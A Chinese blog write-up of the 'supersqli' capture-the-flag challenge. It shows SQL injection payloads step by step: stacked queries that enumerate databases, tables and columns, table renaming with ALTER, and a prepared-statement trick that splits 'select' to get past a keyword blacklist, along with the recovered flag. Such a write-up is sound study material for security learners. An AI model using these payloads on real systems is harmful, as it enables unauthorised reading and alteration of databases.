

攻防世界-supersqli详解

原创

Mr H 于 2020-08-11 22:53:14 发布 2518 收藏 19

分类专栏: [攻防世界web高手进阶 supersqli](#) 文章标签: [攻防世界-web进阶](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Mr_helloworld/article/details/107935479

版权



[攻防世界web高手进阶 同时被 2 个专栏收录](#)

13 篇文章 4 订阅

订阅专栏



[supersqli](#)

1 篇文章 0 订阅

订阅专栏

supersqli

查看是否存在SQL注入

```
1' and 1=1 #
```

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势: 提交查询

```
array(2) {
    [0]=>
        string(1) "1"
    [1]=>
        string(7) "hahahah"
}
```

https://blog.csdn.net/Mr_helloworld

用二分法查看列数 (有两列)

```
1' order by 2 #
```

The screenshot shows a browser window with the URL `220.249.52.133:33340/?inject=1'+order+by++2+%23`. The page content displays the result of the injection query, which is an array with two elements: [0] is a string '1' and [1] is a string 'hahahah'. Navigation icons like back, forward, and search are visible at the top.

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
    [0]=>  
    string(1) "1"  
    [1]=>  
    string(7) "hahahah"  
}
```

https://blog.csdn.net/Mr_helloworld

使用联合查询发现做了SQL注入黑名单禁止出现以下关键字

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\./i", $inject);
```

https://blog.csdn.net/Mr_helloworld

堆叠注入

接下来我们尝试堆叠注入：

查询数据库：（输入框里的-+做了过滤，但在url里依然可以用）

```
, show databases;--+
```


```
[0]=>
string(18) "information_schema"
}

array(1) {
[0]=>
string(5) "mysql"
}

array(1) {
[0]=>
string(18) "performance_schema"
}

array(1) {
[0]=>
string(9) "supersqli"
}

array(1) {
[0]=>
string(4) "test"
}


```


查表：

```
';show tables;--+
```

```
[1]=>
string(7) "hahahah"
}

array(1) {
[0]=>
string(16) "1919810931114514"
}

array(1) {
[0]=>
string(5) "words"
}


```

分别查询两个表的字段：

(字符串为表名进行操作时要加反引号)

```
; show columns from `1919810931114514` ;--+
; show columns from `words` ;--+
```

word: flag, NO字段

```
array(2) {
[0]=>
string(1) "1"
[1]=>
string(7) "hahahah"
}
```

```
array(6) {
[0]=>
string(4) "flag"
[1]=>
string(12) "varchar(100)"
[2]=>
string(2) "NO"
[3]=>
string(0) ""
[4]=>
```

The screenshot shows the Max HackBar interface with the following details:

- Top navigation bar: 查看器, 控制台, 调试器, 网络, 样式编辑器, 性能, 内存, 存储, 无障碍环境, 应用程序, HackBar, Max HackBar.
- Toolbar buttons: Load URL, Split URL, Execution.
- Input field: http://220.249.52.133:54294/?inject=1'; show columns from `1919810931114514` ;--+ (The '1' and the entire injection string are highlighted with a red box).
- Bottom navigation bar: Post Data, Referrer, Reverse, Base64, Url, MD5, SHA1, SHA256, ROT13.
- Bottom status bar: https://blog.csdn.net/Mr_helloworld

1919810931114514: id, NO等等字段

```
array(6) {
[0]=>
string(2) "id"
[1]=>
string(7) "int(10)"
[2]=>
string(2) "NO"
[3]=>
string(0) ""
[4]=>
NULL
[5]=>
string(0) ""
```

The screenshot shows the Max HackBar interface with the following details:

- Top navigation bar: 查看器, 控制台, 调试器, 网络, 样式编辑器, 性能, 内存, 存储, 无障碍环境, 应用程序, HackBar, Max HackBar.
- Toolbar buttons: Load URL, Split URL, Execution.
- Input field: http://220.249.52.133:54294/?inject=1'; show columns from `words` ;--+ (The '1' and the entire injection string are highlighted with a red box).
- Bottom status bar: https://blog.csdn.net/Mr_helloworld

查询字段内容

这里有两种方法：1.一种改表名 2.预编译

方法一：

根据在words表里发现id字段与查询框里的出的数据类型相同，一个数字，一个字符串，所以猜测默认查询的就是words表，inject（搜索框中）值应该赋给了id

利用：我们可以将含有flag字段的表命名为word，然后修改字段名字，不就查询到我们想要的结果！（前提是这里rename，alert关键字没有做过滤）

```
; alter table words rename to words1;alter table `1919810931114514` rename to words;alter table words change flag id varchar(50); #
拆开：
; alter tables words rename to words1;
; alter tables `1919810931114514` rename to words ;
; alter tables words change flag id varchar(50); #
```

查看flag：

```
1' or 1=1 #
```

取材于某次真实环境渗透，只说一句话：升权和安全缺一个即可

姿势: 1 提交查询

```
array(1) {
[0]=>
string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
```



```
1' or 1=1 #
```

方法二：预编译来绕过

构造payload：

```
1;SET @sql = CONCAT('se',lect * from `1919810931114514`');prEpare stmt from @sql;EXECUTE stmt;#
```

';sEt @sql = CONCAT('se','lect * from `1919810931114514`'); 进行预编译
prEpare stmt from @sql; 设置变量
EXECUTE stmt;# 执行

火狐官方站点 火狐官方站点 新手上路 常用网址 常用网址 京东商城 |

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
    [0]=>
    string(1) "1"
    [1]=>
    string(7) "hahahah"
}

array(1) {
    [0]=>
    string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 Max HackBar HackBar

SQL Error Based WAF XSS LFI Bypass Other + -

Load URL http://220.249.52.133:55786/?inject=1';sEt @sql = CONCAT('se','lect * from `1919810931114514`');prEpare stmt from @sql;EXECUTE stmt;#
Split URL https://blog.csdn.net/Mr_helloworld

flag:
flag{c168d583ed0d4d7196967b28cbd0b5e9}